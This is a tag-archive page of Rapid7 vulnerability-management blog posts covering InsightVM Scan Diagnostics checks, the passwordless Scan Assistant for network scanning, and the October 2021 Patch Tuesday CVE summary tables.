



Tag Archives: Vulnerability management

InsightVM Scan Diagnostics: Troubleshooting Credential Issues for Authenticated Scanning

Post Syndicated from Greg Wiseman original https://blog.rapid7.com/2021/11/03/insightvm-scan-diagnostics-troubleshooting-credential-issues-for-authenticated-scanning/

InsightVM Scan Diagnostics: Troubleshooting Credential Issues for Authenticated Scanning


Have you ever tried to figure out why a vulnerability or policy scan isn’t showing you the results you expect, even though you’ve provided credentials? If so, you’ll be pleased to hear that the November 3rd release of Nexpose and InsightVM (version 6.6.111) will introduce a new check category designed to help troubleshoot issues with credentialed scanning: Scan Diagnostics.

No more combing through scan logs to get answers! These checks will be disabled by default, but you can configure them to run by adjusting your scan templates. When enabled, Scan Diagnostics checks will report a “vulnerable” result against assets when the Scan Engine is supplied with credentials but unable to gather local information.

The challenge of finding the right fix

For complete and accurate coverage, the InsightVM Scan Engine requires local access to systems being scanned. Most Microsoft checks are based on values found in the Windows Registry. Checks for Linux distributions typically require access to the package manager, which is important for vulnerability correlation (cutting down on noise due to backported fixes).

This means that for many types of scans, you need to tell the engine how it should authenticate by configuring credentials. When things go smoothly, the engine will collect all the data it needs for vulnerability or policy assessments. But when results aren’t as expected, it can be challenging to understand what went wrong.

The way the Security Console currently indicates authentication status results is rather coarse-grained. Credential Success means it’s all good, but a Credential Failure (or the puzzling “Partial Credential Success”) can often leave a VM analyst scratching their head about how to fix things.

Bringing greater visibility to your scanning environment

Our new Scan Diagnostics checks provide more detailed visibility into where things fell apart. Because the results are written as vulnerability checks, you’ll be able to use a lot of familiar product functionality to work with them. They can be enabled or disabled via scan templates, and you can report on them like any other category. We’ll also be providing solution information to make it easier to resolve issues, and you can look at the proof the scanner provides to get additional context.

InsightVM Scan Diagnostics: Troubleshooting Credential Issues for Authenticated Scanning

Another advantage of using check results for Scan Diagnostics is that they are built atop the expert system at the core of the scanner. This helps Scan Diagnostics target the most precise cause of an error and provide guidance accordingly. No more going through a laundry list of checkboxes to make sure your sites and assets are configured correctly.

Here is the initial set of Scan Diagnostics we’ll be releasing:

Credential Type Check ID Summary
AS400 rapid7-diagnostics-as400-service-usable No usable AS400 service
SNMP rapid7-diagnostics-snmp-service-usable No usable SNMP service
Telnet rapid7-diagnostics-telnet-service-usable No usable Telnet service
SSH rapid7-diagnostics-privilege-elevation-failed-cisco Cisco SSH privilege elevation failed for the scan
rapid7-diagnostics-privilege-elevation-failed-unix Unix SSH privilege elevation failed for the scan
rapid7-diagnostics-ssh-algorithm-compatibility SSH algorithm mismatch between scan engine and target
rapid7-diagnostics-unix-privilege-elevation-root SSH credential is configured to elevate to a non-root user
rapid7-diagnostics-unix-variant-authenticated-with-non-root-account No SSH credentials with root privileges configured
CIFS rapid7-diagnostics-cifs-read-access-errors Access errors while attempting to read from the file system
rapid7-diagnostics-cifs-sam-access-errors Unable to access the remote Security Account Manager
rapid7-diagnostics-cifs-sam-unknown-error Unknown error while trying to access the remote Security Account Manager
rapid7-diagnostics-cifs-write-access-errors Access errors while attempting to write to the file system
rapid7-diagnostics-smb2-share-access Unable to obtain access to SMB2 shares
rapid7-diagnostics-windows-registry-access-issues Access issues interacting with the Windows Registry
rapid7-diagnostics-windows-registry-enable-services-template Windows Services not enabled in template
rapid7-diagnostics-windows-registry-failed-to-enable-services Failed to enable Windows Services
rapid7-diagnostics-windows-registry-unexpected-error Failed to connect to the Remote Registry Service
rapid7-diagnostics-wmi-connection-error Unable to connect to the WMI Service
rapid7-diagnostics-wmi-dcom-port-error Error when connecting to DCOM Ports (required for WMI)
rapid7-diagnostics-wmi-permission-error Permission error when connecting to the WMI Service
rapid7-diagnostics-wmi-read-access-errors Access errors encountered in attempts to read over WMI
rapid7-diagnostics-wmi-unknown-error Unknown error occurred trying to connect to the WMI Service
rapid7-diagnostics-winrm-authentication-error Authentication error when connecting to the WMI Service
rapid7-diagnostics-winrm-listener-error The WinRM listener on the target appears to be blocking the scan engine from connecting
rapid7-diagnostics-winrm-unknown-error Unknown error occurred trying to connect to the WinRM Service
rapid7-diagnostics-winrm-unencrypted The WinRM service is operating over an unencrypted protocol, potentially leaking valuable data

Note that these “vulnerabilities” carry the lowest possible severity and will not increase your risk score. However, they may increase overall vulnerability counts, so we’re leaving them turned off by default for now. If you do scan with them, you can adjust the scope of generated reports to exclude these results if you don’t want them to get passed through to remediation teams.

The existing status shown in the Authentication column of Scan Results and Node pages will remain the same for the time being, so that it is available regardless of whether this new Scan Diagnostics check type is enabled and won’t adjust anything on the corresponding dashboard card.

We’d love to hear any feedback on this new feature! Please reach out to your Customer Success Manager to let them know how it’s working out in your scans.

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Passwordless Network Scanning: Same Insights, Less Risk

Post Syndicated from Jimmy Cancilla original https://blog.rapid7.com/2021/10/18/passwordless-network-scanning-same-insights-less-risk/

Passwordless Network Scanning: Same Insights, Less Risk


Password-based credentials are a ubiquitous part of our online lives, but they are prone to vulnerabilities. Combatting those vulnerabilities has been a major hurdle for security professionals, and it’s come at major cost for businesses. We are reinventing the credentialing process for our Network Scan Engine with the release of the Scan Assistant — a safer way to scan assets that limits the inherent drawbacks of credentials.

Passwords as a means of securing computer systems have been around for 60 years. Scholars believe MIT’s Compatible Time-Sharing System was the first to implement a password to allow different users to log in. Since then, passwords have become ubiquitous. Every operating system, website, and WiFi connection utilizes passwords as a means of restricting access.

Unfortunately, this has also proven to be fertile ground for attackers who wish to gain unauthorized access to data and computer systems. Due in part to the popularity — and potential weaknesses — of passwords, businesses have spent enormous amounts of time and money in building robust security programs in order to protect their intellectual property.

As a part of any good security program, companies regularly scan their networks to identify where they are vulnerable. One of the most uncomfortable nuances of network scans is that in order to fully assess a set of targets, the scanner must be able to authenticate to those targets. Providing the necessary credentials to the network scan engine comes with a number of challenges. These include:

  • Increased security risk: Storing credentials within an application immediately makes that application a potential vector for attack. If the application is compromised or misconfigured, an attacker could gain access to a comprehensive list of credentials, giving them the ability to compromise a customer’s network.
  • Credential management: Storing credentials within an application introduces additional operational challenges with managing those credentials. Anytime a credential changes on a target or set of targets, that credential will have to be updated within the application. This results in administrators having to manage the same set of credentials within multiple systems, which can be burdensome and error-prone. Using a centralized credential vault can help mitigate this challenge, but not all organizations are in a position to deploy such a service for every target within their environment.
  • Insufficient permissions: In order for a network scanner to accurately assess and report on the risk for a set of targets, the scanner needs to be capable of collecting sufficient information. Thus, the credentials supplied need to have a broad range of permissions associated with them — ideally, root or administrator-level — so the network scanner can perform a full collection of data. In practice, many organizations are either unaware of this requirement or hesitant to do so. This can result in collecting incomplete information, leading to reports that don’t fully convey the targets’ vulnerabilities.

Introducing the Scan Assistant

The Engineering team here at Rapid7 has spent a significant amount of time discussing, researching, and brainstorms solutions to the challenges with providing credentials for the purpose of performing network scans. The team decided that the ideal solution for our customers was to eliminate the need for credentials altogether. This led to the development of the Scan Assistant.


The Scan Assistant is a lightweight service that can be installed on each target you’re scanning. It’s designed to work specifically with the InsightVM and Nexpose Network Scan Engine so it can scan targets without the need to provide credentials. When the Network Scan Engine scans a target containing the Scan Assistant, it collects all the necessary information required to fully assess that target.

The Scan Assistant supports both vulnerability and policy scans performed by the Network Scan Engine. Providing coverage for both types of scans was a key requirement for the team. As a result, customers can quickly identify vulnerabilities and validate policies within their network without the operational burden of managing credentials or permissions. Customers will continue to get the exact same insights into their network while simultaneously reducing the risk of managing credentials within the product.

How it works

The Network Scan Engine and the Scan Assistant communicate over an encrypted channel by using a TLSv1.2 certificate. When the Scan Engine scans a target, there are specific pieces of information that it needs to collect from that target. The Scan Assistant has been designed to only provide the specific data that the Scan Engine needs in order to fully assess the target.

This implies that the Scan Assistant does not provide a means for arbitrarily accessing the filesystem. Furthermore, all commands sent from the Scan Engine to the Scan Assistant are signed, ensuring that only the Scan Engine with the correct signing key is capable of requesting data from a Scan Assistant.

Why it’s better than a credential

Administrative credentials provide the Scan Engine with more access than it needs and put you at risk if those credentials are compromised. The Scan Assistant provides the Scan Engine with only the access it needs, reducing risk.

Root credentials give the Scan Engine unrestricted access to run commands over OpenSSH, which can also introduce risk. It can be a challenge to restrict commands using sudo or similar tools. To solve this problem, the Scan Assistant requires commands to be signed by Rapid7. This reduces risk and transparently limits what the Scan Assistant is allowed to run.

Why it’s secure (in more technical terms)

The Scan Assistant is built on the transport layer security (TLS) protocol and only enables algorithms specified in the Commercial National Security Algorithm Suite (CNSA) by the National Security Agency (NSA). This includes support for Elliptic Curve Diffie-Hellman (ECDH) and Elliptic Curve Digital Signature Algorithm (ECDSA) with the P-521 curve to establish trust with the Scan Engine, and 256-bit Advanced Encryption Standard (AES) to achieve data secrecy between the Scan Engine and Scan Assistant.

The Network Scan Engine and the Scan Assistant use TLSv1.2 with two-way certificate authentication (client-side authentication). However, the server does not verify the client. Each time the Scan Assistant starts, it generates a new certificate. This makes it impossible to track an asset by tracking the scan assistant certificate used on the HTTPS listener. That means there’s no way for the scan engine to verify the certificate from the scan assistant. So in effect, the mechanism is a reverse one-way authentication.

Insight Agent vs. Scan Assistant

At first glance, it may seem that the Insight Agent and the Scan Assistant serve the same purpose. They are both small, background services that get deployed across a fleet of targets for the purpose of vulnerability and policy assessment. However, this is where their similarity ends. The Insight Agent and the Scan Assistant are fundamentally different in terms of the use cases they satisfy.

The Insight Agent is appropriate for assets that have internet connectivity and are capable of periodically publishing data to the platform. For these types of assets, such as laptops and workstations, the Insight Agent is the preferred technology.

The Scan Assistant is intended for assets and environments for which internet connectivity is either unavailable or heavily restricted. This may include assets such as Domain Controllers or database servers. Any device that is effectively air-gapped from the outside world would not be able to use the Insight Agent. These devices must be scanned using the Network Scan Engine in order to assess them for vulnerabilities. In this scenario, the Scan Assistant can help improve the performance of those scans without having to store credentials within the product.

Ultimately, you can deploy both the Insight Agent and the Scan Assistant to different parts of your network in order to provide a fast, secure, and comprehensive vulnerability assessment.

Feature Insight Agent Scan Assistant
Collection Type Active – collects data periodically and publishes to the platform Passive – only collects data when requested by a scan engine
Data Collected Collects all data necessary in order to perform an assessment Only collects the data requested by the scan engine
Platform connected? Yes No
Idle footprint When not collecting data, periodically beacons health status to the platform Contains an HTTPS listener waiting for incoming connections, otherwise does not perform any activity

Breakdown of the differences between the Insight Agent and the Scan Assistant

Performance improvement analysis

Preliminary performance analysis has shown promising improvements when performing scans with the Scan Assistant installed. Vulnerability scans have completed faster, and the total scan time has been more consistent than scans that rely on retrieving data via SMB or WMI.

Furthermore, scan times for policy-based scans have shown significant improvement, particularly against servers with a large number of users and groups (such as Domain Controllers). The following chart compares scan times for policy-based scans performed against different types of servers. The team plans to continue to collect and analyze the performance of the Scan Assistant and will share this analysis in a future article.

Passwordless Network Scanning: Same Insights, Less Risk
Scan duration comparison between the Scan Assistant and SMB. It’s important to note that the timescale is logarithmic, so for most cases, the Scan Assistant provides orders of magnitude better performance than the SMB protocol.

What’s next

Here are some of the major items we plan to work on next.

  • Add support for additional operating systems, including Linux, Unix, and macOS
  • Support the ability to perform DISA-based policy scans
  • Update the Security Console to support managing certificates on the scan engines

If you have any suggestions for features you would like to see, please speak with your Customer Success Manager.

Downloading the Scan Assistant

The Scan Assistant is currently in early access and is only available for Windows operating systems. If you are interested in the Scan Assistant and would like to deploy it in your environment, reach out to your Customer Success Manager to request access.

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Patch Tuesday – October 2021

Post Syndicated from Greg Wiseman original https://blog.rapid7.com/2021/10/12/patch-tuesday-october-2021/

Patch Tuesday - October 2021

Today’s Patch Tuesday sees Microsoft issuing fixes for over 70 CVEs, affecting the usual mix of their product lines. From Windows, Edge, and Office, to Exchange, SharePoint, and Dynamics, there is plenty of patching to do for workstation and server administrators alike.

One vulnerability has already been seen exploited in the wild: CVE-2021-40449 is an elevation of privilege vulnerability in all supported versions of Windows, including the newly released Windows 11. Rated as Important, this is likely being used alongside Remote Code Execution (RCE) and/or social engineering attacks to gain more complete control of targeted systems.

Three CVEs were publicly disclosed before today, though haven’t yet been observed in active exploitation. CVE-2021-40469 is an RCE vulnerability affecting Microsoft DNS servers, CVE-2021-41335 is another privilege escalation vulnerability in the Windows Kernel, and CVE-2021-41338 is a flaw in Windows AppContainer allowing attackers to bypass firewall rules.

Attackers will likely be paying attention to the latest Windows Print Spooler vulnerability – CVE-2021-36970 is a Spoofing vulnerability with a CVSSv3 score of 8.8 that we don’t yet have much more information about. Also worth noting is CVE-2021-40486, an RCE affecting Microsoft Word, OWA, as well as SharePoint Server, which can be exploited via the Preview Pane. CVE-2021-40487 is another RCE affecting SharePoint Server that Microsoft expects to be exploited before too long.

Another notable vulnerability is CVE-2021-26427, the latest in Exchange Server RCEs. The severity is mitigated by the fact that attacks are limited to a “logically adjacent topology,” meaning that it cannot be exploited directly over the public Internet. Three other vulnerabilities related to Exchange Server were also patched: CVE-2021-41350, a Spoofing vulnerability; CVE-2021-41348, allowing elevation of privilege; and CVE-2021-34453, which is a Denial of Service vulnerability.

Finally, virtualization administrators should be aware of two RCEs affecting Windows Hyper-V: CVE-2021-40461 and CVE-2021-38672. Both affect relatively new versions of Windows and are considered Critical, allowing a VM to escape from guest to host by triggering a memory allocation error, allowing it to read kernel memory in the host.

Summary Charts

Patch Tuesday - October 2021

Summary Tables

Apps Vulnerabilities

CVE Title Exploited Publicly Disclosed? CVSSv3 Base Score has FAQ?
CVE-2021-41363 Intune Management Extension Security Feature Bypass Vulnerability No No 4.2 Yes

Browser Vulnerabilities

CVE Title Exploited Publicly Disclosed? CVSSv3 Base Score has FAQ?
CVE-2021-37980 Chromium: CVE-2021-37980 Inappropriate implementation in Sandbox No No N/A Yes
CVE-2021-37979 Chromium: CVE-2021-37979 Heap buffer overflow in WebRTC No No N/A Yes
CVE-2021-37978 Chromium: CVE-2021-37978 Heap buffer overflow in Blink No No N/A Yes
CVE-2021-37977 Chromium: CVE-2021-37977 Use after free in Garbage Collection No No N/A Yes
CVE-2021-37976 Chromium: CVE-2021-37976 Information leak in core No No N/A Yes
CVE-2021-37975 Chromium: CVE-2021-37975 Use after free in V8 No No N/A Yes
CVE-2021-37974 Chromium: CVE-2021-37974 Use after free in Safe Browsing No No N/A Yes

Developer Tools Vulnerabilities

CVE Title Exploited Publicly Disclosed? CVSSv3 Base Score has FAQ?
CVE-2021-3450 OpenSSL: CVE-2021-3450 CA certificate check bypass with X509_V_FLAG_X509_STRICT No No N/A Yes
CVE-2021-3449 OpenSSL: CVE-2021-3449 NULL pointer deref in signature_algorithms processing No No N/A Yes
CVE-2020-1971 OpenSSL: CVE-2020-1971 EDIPARTYNAME NULL pointer de-reference No No N/A Yes
CVE-2021-41355 .NET Core and Visual Studio Information Disclosure Vulnerability No No 5.7 Yes

ESU Windows Vulnerabilities

CVE Title Exploited Publicly Disclosed? CVSSv3 Base Score has FAQ?
CVE-2021-38663 Windows exFAT File System Information Disclosure Vulnerability No No 5.5 Yes
CVE-2021-40465 Windows Text Shaping Remote Code Execution Vulnerability No No 7.8 No
CVE-2021-36953 Windows TCP/IP Denial of Service Vulnerability No No 7.5 No
CVE-2021-40460 Windows Remote Procedure Call Runtime Security Feature Bypass Vulnerability No No 6.5 Yes
CVE-2021-36970 Windows Print Spooler Spoofing Vulnerability No No 8.8 No
CVE-2021-41332 Windows Print Spooler Information Disclosure Vulnerability No No 6.5 Yes
CVE-2021-41331 Windows Media Audio Decoder Remote Code Execution Vulnerability No No 7.8 No
CVE-2021-41342 Windows MSHTML Platform Remote Code Execution Vulnerability No No 6.8 Yes
CVE-2021-41335 Windows Kernel Elevation of Privilege Vulnerability No Yes 7.8 No
CVE-2021-40455 Windows Installer Spoofing Vulnerability No No 5.5 No
CVE-2021-26442 Windows HTTP.sys Elevation of Privilege Vulnerability No No 7 No
CVE-2021-41340 Windows Graphics Component Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2021-38662 Windows Fast FAT File System Driver Information Disclosure Vulnerability No No 5.5 Yes
CVE-2021-41343 Windows Fast FAT File System Driver Information Disclosure Vulnerability No No 5.5 Yes
CVE-2021-40469 Windows DNS Server Remote Code Execution Vulnerability No Yes 7.2 Yes
CVE-2021-40443 Windows Common Log File System Driver Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-40466 Windows Common Log File System Driver Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-40467 Windows Common Log File System Driver Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-40449 Win32k Elevation of Privilege Vulnerability Yes No 7.8 No
CVE-2021-40489 Storage Spaces Controller Elevation of Privilege Vulnerability No No 7.8 Yes

Exchange Server Vulnerabilities

CVE Title Exploited Publicly Disclosed? CVSSv3 Base Score has FAQ?
CVE-2021-41350 Microsoft Exchange Server Spoofing Vulnerability No No 6.5 No
CVE-2021-26427 Microsoft Exchange Server Remote Code Execution Vulnerability No No 9 Yes
CVE-2021-41348 Microsoft Exchange Server Elevation of Privilege Vulnerability No No 8 No
CVE-2021-34453 Microsoft Exchange Server Denial of Service Vulnerability No No 7.5 No

Microsoft Dynamics Vulnerabilities

CVE Title Exploited Publicly Disclosed? CVSSv3 Base Score has FAQ?
CVE-2021-40457 Microsoft Dynamics 365 Customer Engagement Cross-Site Scripting Vulnerability No No 7.4 Yes
CVE-2021-41353 Microsoft Dynamics 365 (on-premises) Spoofing Vulnerability No No 5.4 No
CVE-2021-41354 Microsoft Dynamics 365 (on-premises) Cross-site Scripting Vulnerability No No 4.1 No

Microsoft Office Vulnerabilities

CVE Title Exploited Publicly Disclosed? CVSSv3 Base Score has FAQ?
CVE-2021-40486 Microsoft Word Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2021-40484 Microsoft SharePoint Server Spoofing Vulnerability No No 7.6 No
CVE-2021-40483 Microsoft SharePoint Server Spoofing Vulnerability No No 7.6 No
CVE-2021-41344 Microsoft SharePoint Server Remote Code Execution Vulnerability No No 8.1 No
CVE-2021-40487 Microsoft SharePoint Server Remote Code Execution Vulnerability No No 8.1 Yes
CVE-2021-40482 Microsoft SharePoint Server Information Disclosure Vulnerability No No 5.3 Yes
CVE-2021-40480 Microsoft Office Visio Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2021-40481 Microsoft Office Visio Remote Code Execution Vulnerability No No 7.1 Yes
CVE-2021-40471 Microsoft Excel Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2021-40473 Microsoft Excel Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2021-40474 Microsoft Excel Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2021-40479 Microsoft Excel Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2021-40485 Microsoft Excel Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2021-40472 Microsoft Excel Information Disclosure Vulnerability No No 5.5 Yes

Microsoft Office Windows Vulnerabilities

CVE Title Exploited Publicly Disclosed? CVSSv3 Base Score has FAQ?
CVE-2021-40454 Rich Text Edit Control Information Disclosure Vulnerability No No 5.5 Yes

System Center Vulnerabilities

CVE Title Exploited Publicly Disclosed? CVSSv3 Base Score has FAQ?
CVE-2021-41352 SCOM Information Disclosure Vulnerability No No 7.5 Yes

Windows Vulnerabilities

CVE Title Exploited Publicly Disclosed? CVSSv3 Base Score has FAQ?
CVE-2021-40464 Windows Nearby Sharing Elevation of Privilege Vulnerability No No 8 No
CVE-2021-40463 Windows NAT Denial of Service Vulnerability No No 7.7 No
CVE-2021-40462 Windows Media Foundation Dolby Digital Atmos Decoders Remote Code Execution Vulnerability No No 7.8 No
CVE-2021-41336 Windows Kernel Information Disclosure Vulnerability No No 5.5 Yes
CVE-2021-38672 Windows Hyper-V Remote Code Execution Vulnerability No No 8 Yes
CVE-2021-40461 Windows Hyper-V Remote Code Execution Vulnerability No No 8 No
CVE-2021-40477 Windows Event Tracing Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-41334 Windows Desktop Bridge Elevation of Privilege Vulnerability No No 7 No
CVE-2021-40475 Windows Cloud Files Mini Filter Driver Information Disclosure Vulnerability No No 5.5 Yes
CVE-2021-40468 Windows Bind Filter Driver Information Disclosure Vulnerability No No 5.5 Yes
CVE-2021-41347 Windows AppX Deployment Service Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-41338 Windows AppContainer Firewall Rules Security Feature Bypass Vulnerability No Yes 5.5 No
CVE-2021-40476 Windows AppContainer Elevation Of Privilege Vulnerability No No 7.5 No
